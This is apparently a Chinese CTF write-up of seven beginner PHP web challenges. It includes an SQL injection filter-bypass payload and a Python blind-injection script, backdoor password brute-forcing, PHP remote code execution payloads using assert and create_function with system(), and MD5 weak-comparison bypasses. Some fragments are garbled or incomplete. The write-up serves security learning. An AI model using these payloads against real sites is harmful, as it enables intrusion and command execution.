






## 前言

掘金杯网络安全技能挑战赛。题目相对简单适合新手入门，偏向php代码基础漏洞的学习。

## web1

题目url:<http://120.79.1.69:10001/>

相当于签到题目，没什么难度，

	Load URL	<input type="text" value="http://120.79.1.69:8887/web1"/>
	Split URL	
	Execute	
<input type="checkbox"/> Enable Post data		<input type="checkbox"/> Enable Referrer

[flag在这里](#)

进行抓包base64解码即可得到第一道题的flag。

请求

Raw 参数 头 Hex

```
GET /web1/flag.php HTTP/1.1
Host: 120.79.1.69:8887
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://120.79.1.69:8887/web1/
Cookie: Hm_lvt_9d483e9e48ba1faa0dfceaf6333de846=1554519993;
PHPSESSID=8o1v82lv4a5tpogkfc8hr89hg2;
Hm_lvt_9d483e9e48ba1faa0dfceaf6333de846=1554535450
Connection: close
```

响应

Raw 头 Hex Render

```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Sat, 06 Apr 2019 10:09:15 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.4.45
Flag: amFjdGZ7OWMxZTNkMThjNDMzZDkzZDk2YTk2NGMwMGFkMzBiOGZ9
Location: 404.php
Content-Length: 0
```

amFjdGZ7OWMxZTNkMThjNDMzZDkzZDk2YTk2NGMwMGFkMzBiOGZ9

jactf{9c1e3d18c433d93d96a964c00ad30b8f}

## web2

题目url:<http://120.79.1.69:10002>

可以下载文件源码。但是flag.txt下载不了，查看源码提示。

INT

Load URL

Split URL

Execute

view-source:http://120.79.1.69:10002/

☐ Enable Post data ☐ Enable Referrer

```
1
2 <html>
3 <head>
4 <title>下载下载</title>
5 </head>
6 <body>
7 <a href="?file=flag.txt">下载flag文件</a>
8 <!--
9 <a href="flag.php">flag</a>
10 -->
11 </body>
12 </html>
```

下载file=flag.php下载源码。

```
<?php
header('Content-Type: text/html; charset=utf-8'); //■■■■■
function encrypt($data, $key)
{
    $key = md5 ( $key );
    $x = 0;
    $len = strlen ( $data );#32
    $l = strlen ( $key );    #5

    for($i = 0; $i<$len; $i ++) {
```

```

        if ($x == $l) {
            $x = 0;
        }
        $char .= $key {$x};
        $x ++;
    }

    for($i = 0; $i < $len; $i ++ ) {
        $str .= chr ( ord ( $data {$i} ) + (ord ( $char {$i} ))%256 );
    }
    echo base64_encode ( $str );
}




function decrypt($data, $key) {
    $key = md5 ( $key );
    $x = 0;
    $data = base64_decode ( $data );
    $len = strlen ( $data );
    $l = strlen ( $key );
    for($i = 0; $i < $len; $i ++ ) {
        if ($x == $l) {
            $x = 0;
        }
        $char .= substr ( $key, $x, 1 );
        $x ++;
    }
    for($i = 0; $i < $len; $i ++ ) {
        if (ord ( substr ( $data, $i, 1 ) ) < ord ( substr ( $char, $i, 1 ) ) ) {
            $str .= chr ( (ord ( substr ( $data, $i, 1 ) ) + 256) - ord ( substr ( $char, $i, 1 ) ) );
        } else {
            $str .= chr ( ord ( substr ( $data, $i, 1 ) ) - ord ( substr ( $char, $i, 1 ) ) );
        }
    }
    echo $str;
}

$key="MyCTF";
$flag="o6lziae0xtaqoqCtmWqcaZuZfrd5pbI=";
?>

```

解读：这很明显是个加密解密，其中给了加密后的flag，利用第一个函数加密，钥匙也给了MyCTF。但是不清楚为啥给了解密算法，不给也很容易逆推就可以解出来。

所以最终就是直接decrypt(\$flag,\$key),就会打印出来flag，也可以验证一下。

 Load URL
  Split URL
  Execute

☐ Enable Post data
 ☐ Enable Referrer

myCTF{cssohw456954GUEB}

先知社区

## web3

url地址：<http://120.79.1.69:10003>

标题很简单的猜密码，

INT

SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL

Split URL

Execute

http://120.79.1.69:8887/web3

☐ Enable Post data

☐ Enable Referrer

密码: 

猜密码

先知社区

先看看源码，有PHP源码

Execute

☐ Enable Post data

☐ Enable Referrer

```
1 <html>
2 <head>
3 <title>猜密码</title>
4 </head>
5 <body>
6 <!--
7 session_start();
8 $_SESSION['pwd']=time();
9 if (isset ($_POST['password'])) {
10     if ($_POST['pwd'] == $_SESSION['pwd'])
11         die('Flag:'. $flag);
12     else{
13         print '<p>猜测错误.</p>';
14         $_SESSION['pwd']=time().time();
15     }
16 }
17 -->
18 <form action="index.php" method="post">
19 密码: <input type="text" name="pwd"/>
20 <input type="submit" value="猜密码"/>
21 </form>
22 </body>
23 </html>
24
25
26
```

先知社区

```
session_start();
$_SESSION['pwd']=time();
if (isset ($_POST['password'])) {
    if ($_POST['pwd'] == $_SESSION['pwd'])
        die('Flag:'. $flag);
    else{
        print '<p>■■■■.</p>';
        $_SESSION['pwd']=time().time();
    }
}
```

代码相当精简，如果post的pwd等于当前的时间，就返回flag.尝试过提前预判时间，发现不可以，就只能直接入手题目了，这里用到了一个弱比较，来进行一个空比较，session ID是我们可控的，pwd也是我们可控的，唯一就是session我们无法控制是多少，但是可以置为空，

请求

Raw 参数 头 Hex

```
POST /web3/index.php HTTP/1.1
Host: 120.79.1.69:8887
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_9d483e9e48ba1faa0dfceaf6333de846=1554519993; PHPSESSID=8o1v62lv4a5tpogkfc8hr89hg2; Hm_lpt_9d483e9e48ba1faa0dfceaf6333de846=1554535450
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 4

pwd=
```

响应

Raw

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 06 Apr 2019 11:02:29 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.45
Set-Cookie: PHPSESSID=67oek0pdundo6klqnru4q2ll3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 44

Flag:jactf{09fb10c51810d92e1b7405d143332886}
```

删除PHPSESSID，然后使得pwd= 空，判断就变成了空等于空，可以得到flag。

请求

Raw 参数 头 Hex

```
POST /web3/index.php HTTP/1.1
Host: 120.79.1.69:8887
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: Hm_lvt_9d483e9e48ba1faa0dfceaf6333de846=1554519993; |Hm_lpt_9d483e9e48ba1faa0dfceaf6333de846=1554535450
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 4

pwd=
```

响应

Raw 头 Hex Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 06 Apr 2019 11:02:29 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.45
Set-Cookie: PHPSESSID=67oek0pdundo6klqnru4q2ll3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 44

Flag:jactf{09fb10c51810d92e1b7405d143332886}
```

## web4

url地址：<http://120.79.1.69:10004>

这个题一开始工具出问题扫半天没扫到，但是完全没有入手点，后来发现是工具字典问题，建议CTF找不到入手点多扫扫，可能有遗漏，这个题目就是扫目录，有个后门文

Load URL http://120.79.1.69:8887/web4

Split URL


Execute

☐ Enable Post data ☐ Enable Referrer

掘安攻防实验室

你的网站存在漏洞，请及时修复！

先知社区



一般来说后门文件就是爆破密码，本题也不例外，在burp intruder模块里进行爆破。

结果
目标
位置
有效载荷
选项

过滤器：显示所有项目

请求	有效载荷	状态	错误	超时	长度	评论
12	hack	200	<input type="checkbox"/>	<input type="checkbox"/>	1178	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1174	
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	1174	
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1174	
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	1174	
4	cmd	200	<input type="checkbox"/>	<input type="checkbox"/>	1174	
5	diy	200	<input type="checkbox"/>	<input type="checkbox"/>	1174	
6	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	1174	
7	admin888	200	<input type="checkbox"/>	<input type="checkbox"/>	1174	
8	cnnsc	200	<input type="checkbox"/>	<input type="checkbox"/>	1174	
9	value	200	<input type="checkbox"/>	<input type="checkbox"/>	1174	

请求
响应

Raw
头
Hex
HTML
Render

```

PASS:<input type="password" name="pass" style="width: 270px;">
</div>
<div style="width: 350px; height: 80px; clear: both;">
  <input type="submit" value="登录" style="width: 80px;">
</div>
<center>
  <span style="color: red;">
    jactf{1de2eec615d88f83a0297062f7d2dab2}
  </span>
</center>
</div>
</form>
</center>

</body>
</html>

```

输入搜索关键词

web5

登录表单

在3秒内提交下面公式的计算结果作为登录验证码（结果四舍五入取整）

(369+959-205) X (626+948-267) X (116+879-174) / (717+239-123) X (462+650-527)

登录



url地址:<http://120.79.1.69:10005>

这道题目综合了三个知识点，python session快速计算提交，注入绕过，代码审计。综合起来还是搞了半天。

1.有个登陆框，

登录表单

select id,username,password from `admin` where username='aa'

用户名:aa不正确

在3秒内提交下面公式的计算结果作为登录验证码（结果四舍五入取整）

(427+227-335) X (183+71-968) X (875+769-421) / (921+501-804) X (840+216-529)

登录



有返回报错信息，不难想到，肯定和注入挂钩，fuzz发现，or被过滤为空，但是很容易绕过，常规双写绕过，select也被过滤了，也可以使用双写绕过，selselectect，后台就等于 select，空格被过滤，这里用/\*\*/替换，

最终poc

```
'oorr/**/ascii(substr((seselectlect/**/passwoorrd/**/from/**/`admin`/**/limit/**/0,1),%s,1))>1/**/--/**/+'
```

如果正确的话回显用户名正确，错误的话回显用户名错误，基于布尔的盲注。脚本。

```
#!/usr/bin/python

# -*- coding: UTF-8 -*-
```

```
import sys
import requests
url="http://120.79.1.69:10005/index.php?check"
password=""
for i in range(1,30):
    payload="'oorr/**/ascii(substr((seselectlect/**/passwoorrd/**/from/**/`admin`/**/limit/**/0,1),%s,1))>%s/**/--/**/+'"
    min=10
    max=150
    while abs(max-min)>1:
        mid=int((max+min)/2)
        p = payload % (str(i),str(mid))
        data={"username":p}
        res=requests.post(url=url,data=data)
        if res.content.find("goodboy")!=-1:
            min=mid
        else:
            max=mid
    password=password+chr(max)
print password
```

```
PS C:\Users\1\Desktop\python脚本\注入2.x> python .\1.py
```

## 最终poc

接下来快速计算验证码，py脚本，





End Sub

写个python脚本解出flag.jpg的压缩密码。

```
# -*- encoding:utf8 -*-
```

```
def getPassword(str):
```

```
    restr=''
```

```
    i=1
```

```
    while i <=(len(str)):
```

```
        restr= restr+(str[i-1:i])
```

```
        i=i+(i%5)
```

```
    return restr
```

```
dict="VmXSS05HSXhXbkpOV0VwTlYwVmFWRl13Wkc5VVJsbDNWMnhhYkZac1NqQlpNRl13VlRBeFNWRnNjRmRpUmtwSVZsy3hSMk14V2xsa1JsSnBVakpvV0ZaR1ds
```

```
password=getPassword(dict)
```

```
password=getPassword(password)
```

```
print (password)
```

得到密码 VmH0wW3DZa1BnmSalV1SYSGRr1r3jVYcFrHWkUUIh1jkFzCbXaEKyaVJymT1FIVTVskVWhGtonaGU2WWGhVXYol1WVI1F2odFuk

将flag.jpg以txt方式打开得到flag。

## web6

url地址：<http://120.79.1.69:10006>

一道代码审计题目，依然很精简。

INT

SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL

Split URL

Execute

http://120.79.1.69:8886/web6/?action=1

☐ Enable Post data

☐ Enable Referrer

```
<?php
error_reporting(0);
if(isset($_GET['action'])) {
    $action = $_GET['action'];
}

if(isset($_GET['action'])){
    $arg = $_GET['arg'];
}

if(preg_match('/^[a-z0-9_]*$/isD', $action)){
    show_source(__FILE__);
} else {
    $action($arg, '');
}
}
```

```
<?php
error_reporting(0);
if(isset($_GET['action'])) {
    $action = $_GET['action'];
}

if(isset($_GET['action'])){
    $arg = $_GET['arg'];
}

if(preg_match('/^[a-z0-9_]*$/isD', $action)){
    show_source(__FILE__);
} else {
```

```

    $action($arg, '');
}

```

## 正则匹配

```

i [0-9a-zA-Z_]{1,10}[fnrtv]
/D[0-9a-zA-Z_]{1,10},[0-9a-zA-Z_]{1,10};

```


精简的源码，考的代码执行，可以参考一下P牛的create\_function()代码注入，不过本题稍微有点点变化，本题其实只有一个点，

传入action参数，我们可控函数，寻找一个能够执行命令的函数就可以，但是需要这个函数有两个参数，eval就不可以，assert可以传入两个参数，可以直接getshell，

正则匹配绕过匹配开头，使用\绕过。

完整poc [http://120.79.1.69:8886/web6?action=\assert&arg=system\('dir'\)](http://120.79.1.69:8886/web6?action=\assert&arg=system('dir'))

由于题目关闭了，本地复现，



www-data



通过命令查找，即可获得flag。

参考文章：[https://mochazz.github.io/2019/01/12/create\\_function%E5%87%BD%E6%95%B0%E5%A6%82%E4%BD%95%E5%AE%9E%E7%8E%B0RCE/](https://mochazz.github.io/2019/01/12/create_function%E5%87%BD%E6%95%B0%E5%A6%82%E4%BD%95%E5%AE%9E%E7%8E%B0RCE/)

后来题目环境变了，assert不能使用了，之前assert可以说是个bug，还是要来一遍正规做法。

题目url:<http://120.79.1.69:10006>


首先要绕过正则，数字字母下划线被过滤，但是需要调用函数，使用create\_function创建函数，\create\_function就是调用全局的create\_function函数，正好绕过了正则，

```
http://120.79.1.69:10006?action=\create_function&arg={()system('ls')}//
```

拼入字符串后的结果。

```
\create_function={()system('ls')}//, '');
```

得到flag。



Th1s\_1S\_F1a9\_Hav3\_Fun index.php



## web7

这道题目依然是代码审计，主要是考弱比较以及MD5等方面的绕过。

题目url:<http://120.79.1.69:8887/web7>

打开即可获得源码，这里我贴出源码。

```
<?php
highlight_file(__FILE__);
include('flag.php');
$str1 = @$_GET['str1'];
$str2 = @$_GET['str2'];
$str3 = @$_GET['str3'];
$str4 = @$_GET['str4'];
$str5 = (string)@$_POST['str5'];
$str6 = (string)@$_POST['str6'];
$str7 = (string)@$_POST['str7'];
if( $str1 == $str2 ){
    die('str1 OR Sstr2 no no no');
}
if( md5($str1) != md5($str2) ){
    die('step 1 fail');
}
if( $str3 == $str4 ){
    die('str3 OR str4 no no no');
}
if ( md5($str3) !== md5($str4)){
    die('step 2 fail');
}
if( $str5 == $str6 || $str5 == $str7 || $str6 == $str7 ){
    die('str5 OR str6 OR str7 no no no');
}
if (md5($str5) !== md5($str6) || md5($str6) !== md5($str7) || md5($str5) !== md5($str7)){
    die('step 3 fail');
}

if(!($_POST['a'] and !($_POST['b'])))
{
    echo "come on!";
    die();
}
$a = $_POST['a'];
$b = $_POST['b'];
$m = $_GET['m'];
$n = $_GET['n'];

if (!(ctype_upper($a)) || !(is_numeric($b)) || (strlen($b) > 6))
```

```
{
    echo "a OR b fail!";
    die();
}

if ((strlen($m) > 4) || (strlen($n) > 4))
{
    echo "m OR n fail";
    die();
}

$str8 = hash('md5', $a, false);
$str9 = strtr(hash('md5', $b, false), $m, $n);

echo "<p>str8 : $str8</p>";
echo "<p>str9 : $str9</p>";

if (($str8 == $str9) && !($a === $b) && (strlen($b) === 6))
{
    echo "You're great,give you flag:";
    echo $flag;
}
```

这里是将m替换为n，这样我们就可以利用替换，将一些可能构造的md5值构造成为我们需要的，比如0e123123aaa，我们可以让m=a，n=1，替换为0e123123111，这样就可以进行判断绕过了，这里还要提到上面提示了一个点用is\_numeric函数的漏洞，他可以接受十六进

```
for ($i=1000;$i<9999;$i++)
{
    $b="0x".$i;

    #echo md5($b);
    $c=md5($b);

    if(preg_match('/^0e/', $c))
    {
        echo $b."====>";
        echo $c;
        echo "<br/>";
    }
}
```


```
0e050400431995494030024219905591-++ +0e3499952743177090545200530410201255550X1123-----20e03050ee01d10025990000c1ead3t
0x1556====>>0e8cee998ea2354c62558ca360207398
0x1692====>>0e368dd6a497ab2fb43b37eedfe160ef
0x1741====>>0ea400c1475a48bc4eefeaf749711f6
0x1875====>>0e960e8e46721cefa90824b0a4dddec
0x1892====>>0e46a7067cd81af03580e692378b1988
0x2067====>>0ea03e1f7c2f85ae069f248f671ba848
0x2156====>>0e496932cf8b6378a6036dfb32f57dff
0x2620====>>0eb83f221c90d8699e394cbce3b27af9
0x2760====>>0e42fc9f49bbd21734a5fb7f58ff324a
0x3120====>>0e73235e6ef8e2f4f815e1c3389e6785
0x3513====>>0ee20a30c4da26f8968770d07f703428
0x3542====>>0eed4b1ef532f61567dff9d26042c774
0x3765====>>0ebedb717dbe5aec2f24f447ecf88a
0x4384====>>0ea381b6634ce486ff15cc9fbbae7675
0x4622====>>0e48bec5e00fd17efe59cf09e455c5df
0x5168====>>0e992cba4084a01610f96944dbcfdf27
0x5679====>>0e8334c28845f4c21e06ed14afdf7032
0x5835====>>0ec86bcbcdc3c6357d5007762b4d867b
0x6156====>>0ec4899c94ada8d08a6ada8623c6ff01
0x6222====>>0ee94adea3899a7cbf3dd5e88aeb9268
0x6278====>>0ecbbadb734304ad1e7ab03445dabec3
0x6319====>>0e56cb61347d8c5b626ab0c7fd05536c
0x6394====>>0ee2ae9c0c557dfdf95ec61755d4980c
0x6450====>>0ec8665e295eb1c77f17677df7eccac1
0x6517====>>0e161a9e548343c5990c13ed6fabe35d
0x6758====>>0e9a784c4489f57f77d6934d95135287
0x7134====>>0eddbcb972bf140b555839fc4821a672
0x7447====>>0eefb0de74b957b846f34b0e852eb2a5
```

选择其中一个

0x6156====>>0ec4899c94ada8d08a6ada8623c6ff01

刚好md5值有数字 cadf，四个字符刚好用长度最大为4的m n来替换，完整的poc，得到flag。





点击收藏 | 1 关注 | 1

[上一篇：Bug bounty在Uber微...](#) [下一篇：Bug bounty在Uber微...](#)

1. 0 条回复

- 动手手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)